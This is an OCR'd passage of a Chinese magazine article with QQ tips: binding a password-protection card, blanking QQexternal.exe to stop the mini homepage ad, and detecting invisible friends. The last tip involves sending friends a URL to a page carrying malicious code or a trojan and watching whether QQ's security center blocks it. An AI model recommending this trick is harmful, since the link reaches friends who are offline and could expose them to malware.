


图 2




图 3




图 4

四、让 QQ 固若金汤

随着技术的不断发展，QQ 也相应的推出了 QQ 密保卡功能，经常在网上购物的朋友对于密保卡都不会陌生吧。QQ 密保卡也分为两种，一种是实体的，就是需要用 30 元购买 QQ 卡附赠获得，还有一种就是电子保密卡，这种卡就是在电脑上以图片的格式存在，而这种卡是可以免费领取到的。

打开相关的网址“https://mibaoka.qq.com/cgi-bin/index”，输入我们的 QQ 帐号和密码进行登录，然后选择“免费领取 QQ 密保卡”，如图 5，再点击“免费下载密保卡”，就会出现我们刚才申请到的密保卡了，我们可以将其保存到电脑里。

接着点击下面的“立即绑定密保卡”，然后按照提示输入我们卡上对应的内容，就会把我们的 QQ 和刚才的密保卡进行绑定，如图 6。另外还要说明一点的是，其实这两种卡没有什么不同的，实质性都是一样，只不过形式不同而已。在领取完密保卡后我们再返回到“服务设置”这一栏，在这里我们设置使用密保卡的服务内容，可以相应的设置我们需要保护的 QQ 业务的帐号和密码，如图 7。

五、和 QQ “迷你首页”说再见

相信每位非 QQ 会员的朋友在登录 QQ 后都会遇到同一件事，就是烦人的 QQ 迷你首页，对于这些广告之类的东西，各位




图5




图6



图7

早已是深恶痛绝了吧。我们不象QQ会员有那么多种的特权，所以就必须要靠自己的双手来干掉它。

首先，打开我们QQ所在的目录，找到“QQexternal.exe”，然后点鼠标右键选择使用记事本把它打开，大家会看到非常多的乱码，如图8。按Ctrl+A全选，然后删除掉，再保存文件，这样就可以避免登录QQ弹出那个烦人的迷你首页了。




图8

五、判断QQ好友是否隐身

每一次登录QQ，看到的好友在线人数总是寥寥可数，看到的每一张脸都是灰色的，心情也难免灰暗起来，他们是不在线还是隐身潜水了呢？就让我们用火眼金睛来测试他们是隐身还是真的不在线。

我们先找一个带有恶意代码或是被挂了木马的网页，相信这对于经常看X档案的小菜都不难吧，然后把带有恶意代码的网址发给自己不在线的QQ好友，来看看对方隐身时的效果，如图9。在我们发送的网址下面出现“警告：此消息中包含的网址被大量QQ用户举报或存在较高安全风险，已经被QQ安全中心阻止。对方无法收到您本次发送的消息。查看风险详情”这样的提示，这就表明对方真的是隐身了。

我们再来看看对方不在线的效果，如图10。看到了吧，直接发送了过去，而且下面并没有任何的提示，这就说明对方确实不在线。通过这样的方法我们就可以判定对方是否隐身了。

